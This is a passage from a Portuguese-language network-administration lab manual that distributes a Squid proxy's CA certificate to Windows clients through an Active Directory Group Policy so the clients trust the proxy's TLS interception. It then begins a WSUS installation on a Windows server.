


Figura 93. Cópia do certificado da CA do Squid para a máquina WinServer-G

4. Vamos criar uma política para distribuição do certificado copiado. Execute *Start > Run... > gpmc.msc*. Você deverá ver a tela do *Group Policy Management*, como se segue:




Figura 94. Ferramenta para gestão de políticas no AD

5. Expanda a floresta **domainA.esr.local**, e em seguida *Domains*. Clique com o botão direito no domínio **domainA.esr.local**, e em seguida em *Create a GPO in this domain, and Link it here....*. Para o nome da GPO, digite **squidcert**, e em seguida clique em *OK*. Uma nova política deve surgir na lista do painel direito, como mostrado abaixo:




Figura 95. Criação de nova GPO

6. Clique com o botão direito na política *squidcert*, e em seguida em *Edit*. Surgirá uma nova janela para edição de políticas, idêntica à invocada pelo snap-in `gpedit.msc`. Navegue para *Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies*, clique com o botão direito em *Trusted Root Certification Authorities*, como mostrado abaixo. Em seguida, clique em *Import*.




Figura 96. Navegando na tela de edição de políticas

7. Será aberta uma tela de adição de certificado idêntica à que usamos na sessão 7. Aponte o certificado do Squid baixado no passo (3) desta atividade, e confirme todas as janelas de adição do certificado. Ao final, você deverá vê-lo adicionado ao *Trusted Root Certification Authorities* da GPO, como mostrado a seguir.




Figura 97. Certificado do Squid adicionado à GPO

8. Todo pronto! Feche a janela do *Group Policy Management Editor* e do *Group Policy Management*, e volte à máquina *WinClient-G*. Segundo a *knowledge base* da Microsoft (<https://msdn.microsoft.com/en-us/library/ms813077.aspx>), as GPOs são atualizadas de 90 em 90 minutos, com offsets aleatórios de 30 minutos. Como não queremos esperar tudo isso para verificar nossa configuração, abra (novamente, na máquina *WinClient-G*) uma janela do *prompt* de comando e digite **gpupdate /force** para atualizar as GPOs imediatamente:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [versão 6.1.7601]
Copyright © 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\indyjones>gpupdate /force
Atualizando Diretiva...
A atualização da Diretiva de Usuário foi concluída com êxito.
A atualização de Diretiva de Computador foi concluída com êxito.

C:\Users\indyjones>
```

Figura 98. Forçando atualização de GPOs imediatamente

9. Abra o navegador e tente acessar um website em HTTPS, como o <https://facebook.com> que havia sido acessado anteriormente. Note que, agora, o navegador reporta o certificado forjado pela CA do Squid como confiável.




Figura 99. Detecção de certificado da CA do Squid como confiável

10. De fato, verificando a lista de certificados raiz confiáveis do sistema, o da máquina FWGW1-G consta da lista.




Figura 100. Certificado da CA do Squid adicionado à lista de certificadoras raiz confiáveis

Com efeito, nossa configuração via GPO funcionou corretamente — em um cenário com dezenas de clientes Windows, ou mesmo centenas, você poderia usar um esquema de configuração como este para distribuir o certificado do seu *proxy* de forma imediata.

## 6) Instalação e configuração do WSUS



Esta atividade será realizada na máquina virtual *WinServer-G*.

1. Acesse a máquina *WinServer-G* como um usuário administrativo (por exemplo, **DOMAIN\Administrator**) e verifique que todos as atualizações de segurança da Microsoft estão aplicadas. Execute *Start > Windows Update* e verifique que o servidor está totalmente atualizado, como mostrado abaixo.




Figura 101. Máquina WinServer-G atualizada

2. Ainda na máquina *WinServer-G*, abra o *Server Manager* e em seguida navegue para *Roles > Web Server (IIS) > Add Role Services*. Nos serviços abaixo, marque as caixas que se seguem:

- *Application Development* (aceitando a instalação da dependência *Windows Process Activation Service > .NET Environment*):
  - *ASP .NET*
  - *ISAPI Extensions*
  - *ISAPI Filters*
  - *.NET Extensibility*
- *Performance*:
  - *Dynamic Content Compression*
- *Security*:
  - *Windows Authentication*

